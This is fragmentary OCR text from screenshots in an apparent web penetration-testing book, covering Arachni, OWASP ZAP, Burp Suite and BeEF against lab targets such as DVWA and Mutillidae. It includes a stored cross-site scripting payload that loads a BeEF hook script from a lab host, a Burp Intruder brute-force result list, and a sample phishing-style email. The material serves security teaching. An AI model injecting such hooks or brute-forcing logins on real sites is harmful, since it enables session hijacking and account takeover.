

Create a profile
Create a new profile from a plethora of options but please pay attention to their description and assorted notices.
1
2
3
4



Omitted
for Speed



Input Strings
Proxy
Information



Platform fingerprinting
Fingerprinting disabled
as browser did the work


Checks


Passive







Arachni v1.5 - WebUI v0.5.11
Scans
Profiles
Dispatchers
Users
Start a scan
The only thing you need to do is provide some basic information and make a simple choice about the typ
perform.
LAMP Profile (Global)
Configuration profile to use.
Share with:
Regular User
Advanced options
Distribution
Scheduling
Instance count
How many instances to utilize for the scan.



http://172.16.30.131/dvwa/
DVWA scan with LAMP profile (no fingerprinting)
Issues



http://172.16.30.131/dvwa/
Summary
Issues
Severities
Elements
Trust



http://172.16.30.131/dvwa/
Issues
SQL injection


Chapter 5: Proxy Operations with OWASP ZAP and Burp Suite









Options
API
Applications
Breakpoints
Certificate
Check For Updates
Connection
Database
Display
Dynamic SSL Certificates
Encode/Decode
Extensions
Forced Browse
Fuzzer
Global Exclude URL (Beta)
HTTP Sessions
JVM
Keyboard
Language
Local Proxy
Passive Scan Rules
Passive Scan Tags
Scripts
Search
Selenium
Spider
Statistics
WebSockets
Zest
Passive Scan Rules
Apply Medium Threshold To All Rules Go
Test Name Threshold Quality
Application Error Disclosure Medium Release
Content-Type Header Missing Medium Release
Cookie No HttpOnly Flag Medium Release
Cookie Without Secure Flag Medium Release
Cross-Domain JavaScript Source File Inclusion Medium Release
Incomplete or No Cache-control and Pragma HTT... Medium Release
Password Autocomplete in Browser Medium Release
Private IP Disclosure Medium Release
Script passive scan rules Medium Release
Secure Pages Include Mixed Content Medium Release
Session ID in URL Rewrite Medium Release
Stats Passive Scan Rule Medium Release
Web Browser XSS Protection Not Enabled Medium Release
X-Content-Type-Options Header Missing Medium Release
X-Frame-Options Header Not Set Medium Release
Cancel
OK


Passive Scan Tags
The following passive scan rules have been defined.
New or changed rules only apply to new requests, not existing ones.
Enabl... Name Type Configuration
html_comment1 TAG Comment
html_comment2 TAG Comment
html_mailto TAG MailTo
html_setcookie TAG SetCookie
html_tag_form TAG Form
html_tag_object TAG Object
html_tag_pass... TAG Password
Add...
Modify...
Remove
Enable All
Disable All
Modify Passive Scan Tag Rule
Name: html_type_password
Type: TAG
Configuration: Password
Request URL Regex:
Request Header Regex:
Response Header Regex:
Response Body Regex: type\s*=\s*["']?password["']?
Enabled:



Untitled Session - OWASP ZAP 2.5.0
Welcome to the OWASP Zed Attack Prox



Fuzzer
Add Payload
File Fuzzers
SQL Injection
1
2
3
4
5






Quick Start
Request
Response
Extra Fields of interest


Free Edition
Professional Edition
$349 per user per year
Burp Proxy
Burp Spider
Burp Repeater
Burp Sequencer
Burp Decoder
Burp Comparer
Burp Intruder
Burp Scanner
Save and Restore
Search
Target Analyzer
Content Discovery
Task Scheduler
Release Schedule
Time-throttled demo
Major point releases
Frequent updates, earlier releases, beta versions



Recon and Analysis
Tool Configuration
Web Browser
Burp Proxy
Passive Discovery
Active Spidering
Burp Spider
Proxy History
Target Site Map
Active Discovery
Content Discovery
Passive Scanning
Analyze Attack Surface
Custom Discovery
Burp Intruder
Display
Target Scope
AuthC
Session Handling
Save/ Restore
Task Scheduling
Vulnerability Detection and Exploitation
Burp Scanner
Burp Repeater
Burp Intruder
Burp Sequencer
Key:
Pro
Free
Vulnerabilities
Confirm Some Vulnerabilities in Browser



Target Scope
Include in scope
Add
Enabled
Protocol
Host / IP range
Any
Exclude from scope
logout
logoff
exit
signout



Contents
Issues
Out-of-band



Content discovery: https://172.16.30.129/
Target
Filenames



Content discovery: https://172.16.30.129/



Spider from here
Do an active scan
Do a passive scan
Send to Intruder
Send to Repeater
Send to Sequencer
Send to Comparer (request)
Send to Comparer (response)
Show response in browser
Request in browser
Engagement tools



Crawler Settings
Passive Spidering
Be Very Careful altering this box!
Form Submission



Live Active Scanning
Live Passive Scanning



Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Issue activity
Scan queue
Live scanning
Issue definitions
Options
Input returned in response (stored)
Select all
Select none
Passive Scanning Areas
These settings control the types of checks performed during passive scanning.
Headers
Forms
Links
Parameters
Cookies
Server-level issues
MIME type
Caching
Information disclosure
Frameable responses (“Clickjacking”)
ASP.NET ViewState
Select all
Select none


Frameable response (potential Clickjacking)















Login
Back
Help Me!
Please sign-in
Username
Password
Login



Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Intercept
HTTP history
WebSockets history
Options
Filter: Hiding CSS, image and general binary content
Request
Response
Raw
Params
Headers
Hex
Send to Spider
Do an active scan
Do a passive scan
Send to Intruder
Send to Repeater
Send to Sequencer
Send to Comparer


Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type:
Sniper
Add §
Clear §
Auto §
Refresh
Clear



Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set:
Payload type:
Simple list
Payload count:
Request count:
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load
Add from list
Fuzzing - quick
Fuzzing - full
Usernames
Passwords
Short words
a-z
A-Z



Intruder attack 1
Attack Save Columns
Results Target Positions Payload Options
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
2258 darcy 200 49045
0 200 47148
1 root 200 47148
2 $ALGO$ 200 47148
3 system 200 47148
4 1 200 47148
6 1111111 200 47148
5 11 200 47148
8 22222222 200 47148
Finished



Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Request
Raw Params Headers Hex
Response
Raw



Go Cancel
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Add
Remove
Up
Down


Chapter 6: Infiltrating Sessions via Cross-Site Scripting









root@kali: ~
File Edit View Search Terminal Help
root@kali:~# beef-xss
[*] Please wait as BeEF services are started.
[*] You might need to refresh your browser once it opens.
[*] UI URL: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
root@kali:~#



OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - Script Kiddie) Not Logged In
liberately Vulnerable Web Pen-Testing Application



Welcome To The Blog
Back
Help Me!
Hints
Add New Blog Entry
View Blogs
Add blog for anonymous
Note: <b>,<i> and <u> are now allowed in blog entries
<script src="http://172.16.30.128:3000/hook.js"></script>
Save Blog Entry


OWASP Mutillidae II: Web Pwn in Mass Pro
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - Script Kiddie)
utillidae: Deliberately Vulnerable Web Pen-Testi
Like Mutillidae? Check out how to help
Reflected (First Order)
Persistent (Second Order)
DOM Injection
Add to your blog
View someone's blog
Show Log


View Blogs
Back
Help Me!
Hints
View Blog Entries
Add To Your Blog
Select Author and Click to View Blog
Probably just some guest clicking away...
13 Current Blog Entries
Name
Date
Comment
1 anonymous 2017-04-03 22:15:33
2 admin 2009-03-01 22:31:13 Fear me, for I am ROOT!
3 dave 2009-03-01 22:31:13 Social Engineering is vool-tastic
4 kevin 2009-03-01 22:31:13 Read more Douglas Adams
5 kevin 2009-03-01 22:31:13 You should take SANS SEC542
6 aspyxx 2009-03-01 22:31:13 Fear me, for I am aspyxx!
7 john 2009-03-01 22:36:08 Chocolate is GOOD!!!




Your password changed
Account Services
Wednesday, May 25, 2016 at 2:10 PM
This message is high priority.
Account Services
Your password changed
Hi
The password for your account was recently changed.
Don't recognize this activity?
Click here for more information on how to recover your account.
Best,
Account Services Team
This email can't receive replies. For more information, visit the Accounts Help Center.




```
       =[ metasploit v4.14.7-dev                          ]
+ -- --=[ 1637 exploits - 972 auxiliary - 287 post         ]
+ -- --=[ 472 payloads - 40 encoders - 9 nops              ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

